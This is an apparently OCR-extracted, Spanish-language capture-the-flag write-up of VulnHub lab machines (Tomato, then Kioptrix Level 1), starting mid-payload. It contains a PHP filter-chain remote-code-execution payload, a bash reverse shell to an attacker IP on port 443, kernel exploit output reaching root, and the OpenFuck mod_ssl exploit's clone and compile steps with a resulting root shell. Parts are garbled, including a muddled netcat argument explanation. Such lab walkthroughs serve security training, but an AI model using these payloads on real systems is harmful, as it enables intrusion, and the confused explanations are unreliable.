32.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-enc
ode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp&cmd=
id
```


Para ganar acceso a la maquina nos vamos a poner en escucha desde el puerto 443, vamos a cambiar la variable de cmd al valor:
`bash%20%20-c%20%20%22bash%20%20-i%20%20%3E%26%20/dev/tcp/192.168.232.136/443%200%3E%261%22`


este indica que quiere que la consola se habra en bash en el puerto 443 de nuestra maquina,






gracias a este ultimo paso que hemos hecho podremos navegar mejor a través de la maquina vulnerable, ya que se adecua a nuestra consola.
Vamos a continuacion buscar exploits para este sistema, al encontrarlo vamos a crear un host remosto en el puerto80 con este script.






Al activar el exploit accedemos automaticamente al root, y aqui encontramos la flag, por lo que la maquina estaría terminada.


www-data@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grse
[.]
[.]   ** This vulnerability cannot be ex
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8800b8864e00
[*] Leaking sock struct from ffff8800b93
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880137fd8cc0
[*] UID from cred structure: 33, matches
[*] hammering cred structure at ffff8801
[*] credentials patched, launching shell
whoami
root
bash
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp# cd /root/
root@ubuntu:/root# ls
proof.txt
root@ubuntu:/root# cat proof.txt
Sun_CSR_TEAM_TOMATO_JS_0232xx23


Write UPS

Name: Kioptrix: Level 1 (#1)
Date release: 17 Feb 2010
Author: Kioptrix
Series: Kioptrix
Web page: http://www.kioptrix.com/blog/?page_id=135




Hacemos Nmap para ver que puertos tiene abiertos


```
┌──(root㉿workstation)-[~/kioptrix]
└─# nmap -Pn -sSV -p- 192.168.10.113 -oA output
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 12:07 +08
Nmap scan report for 192.168.10.113
Host is up (0.0059s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: DC:53:60:94:9E:4F (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.37 seconds
```





Este comando se utiliza para buscar vulnerabilidades en el servidor web Apache versión 1.3.20. La herramienta searchsploit forma parte del paquete exploit-db, que es una base de datos de vulnerabilidades y exploits de código abierto.




Open Fuck parece raro:


apache openfuck exploit-db
All
Videos
Images
News
Shopping
More
Tools
About 149,000 results (0.34 seconds)
https://www.exploit-db.com › exploits
Apache mod_ssl < 2.8.7 OpenSSL - Unix remote
4 Apr 2003 — Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1). ... E-DB Note: Updating OpenFuck Exploit ...
https://github.com › heltonWernik › OpenLuck
heltonWernik/OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL
OpenFuck exploit updated to linux 2018 - Apache mod_ssl < 2.8.7 OpenSSL - Remote ... This Exploit (https://www.exploit-db.com/exploits/764/) is outdated.
https://medium.com › ...
VulnHub Kioptrix lvl1 — Walkthrough | by conma293 - Medium
Exploit: Apache mod_ssl < 2.8.7 OpenSSL — 'OpenFuckV2.c' Remote Buffer Overflow (1).
Exploit Link: https://www.exploit-db.com/exploits/764.
https://nsa.guide › content › VulnHub › kioptrix_lv1
Exploitation - No Skids Allowed! A Pentester's Primer
First up, we have the OpenFuck exploits for Apache . There are three different EDB-ID entries listed. We can examine them with SearchSploit 's -x flag, followed ...
https://nsa.guide › content › kioptrix_lv1 › 1-vuln-ident
Vulnerability Assessment
Having finished our SearchSploit investigation, we've discovered two potential targets for exploitation: Apache 's mod_ssl , via the OpenFuck exploits, and.


https://github.com/heltonWernik/OpenLuck
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
README.md
Usage
This Exploit (https://www.exploit-db.com/exploits/764/) is outdated. Here you can take updated
1. Download OpenFuck.c
git clone https://github.com/heltonWernik/OpenFuck.git
2. Install ssl-dev library
apt-get install libssl-dev
3. It's Compile Time
gcc -o OpenFuck OpenFuck.c -lcrypto
4. Running the Exploit





Este comando se utiliza para conectar a un shell en un servidor remoto. El comando se ejecuta en un sistema Linux y utiliza la herramienta netcat.

Los argumentos del comando son los siguientes:

0x6b: Este es el puerto TCP que se utilizará para la conexión.
192.168.10.113: Esta es la dirección IP del servidor remoto.
443: Este es el puerto TCP del servidor remoto que está escuchando conexiones.
-: Este indicador indica a netcat que se conecte al servidor remoto.
40: Este es el número máximo de segundos que netcat esperará a que se establezca la conexión.

Write UPS


```
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
whoami
root
uname -ar
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
ifconfig
/bin/sh: ifconfig: command not found
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:A2:AE:38
          inet addr:192.168.10.113  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:95892 errors:0 dropped:0 overruns:0 frame:0
          TX packets:88450 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:5865834 (5.5 Mb)  TX bytes:4849970 (4.6 Mb)
          Interrupt:11 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
```

```
cd /root
ls
anaconda-ks.cfg
ls -al
total 12
drwxr-x---    2 root     root         1024 Sep 26  2009 .
drwxr-xr-x   19 root     root         1024 Aug  2 10:38 ..
-rw-r--r--    1 root     root         1126 Aug 23  1995 .Xresources
-rw-------    1 root     root          147 Oct 12  2009 .bash_history
-rw-r--r--    1 root     root           24 Jun 10  2000 .bash_logout
-rw-r--r--    1 root     root          234 Jul  5  2001 .bash_profile
-rw-r--r--    1 root     root          176 Aug 23  1995 .bashrc
-rw-r--r--    1 root     root          210 Jun 10  2000 .cshrc
-rw-r--r--    1 root     root          196 Jul 11  2000 .tcshrc
-rw-r--r--    1 root     root         1303 Sep 26  2009 anaconda-ks.cfg
```


Salimos de la consola 👍

```
┌──(root㉿workstation)-[~/kioptrix/OpenFuck]
└─# ls
a.out  OpenFuck.c  README.md

┌──(root㉿workstation)-[~/kioptrix/OpenFuck]
└─# cd ..

┌──(root㉿workstation)-[~/kioptrix]
└─# ls
OpenFuck  output.gnmap  output.nmap  output.xml

┌──(root㉿workstation)-[~/kioptrix]
└─# cat output.nmap
# Nmap 7.92 scan initiated Wed Aug  3 12:07:43 2022 as: nmap -Pn -sSV -p- -oA output 192.168.10.113
Nmap scan report for 192.168.10.113
Host is up (0.0059s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: DC:53:60:94:9E:4F (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Aug  3 12:07:59 2022 -- 1 IP address (1 host up) scanned in 16.37 seconds
```

Nos fijamos ahora en el puerto 139 y vamos a ver la version de Samba



msfconsole: Este comando inicia la consola de Metasploit.



-x: Esta opción indica a la consola de Metasploit que ejecute el comando especificado como un script.

use auxiliary/scanner/smb/smb_version: Este comando carga el módulo smb_version en la consola de Metasploit. El módulo smb_version es un módulo auxiliar que se utiliza para escanear hosts remotos en busca de una versión vulnerable del protocolo SMB.

set RHOSTS 192.168.1.1: Este comando establece la dirección IP del host remoto que se desea escanear.


run: Este comando ejecuta el módulo smb_version.

Ahora tenemos la version se Samba la 2.2.1a

Write UPS

```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank       Check  Description
   -   ----                                                 ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent  Yes    Citrix Access Gatewa
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average    No     Computer Associates
erflow
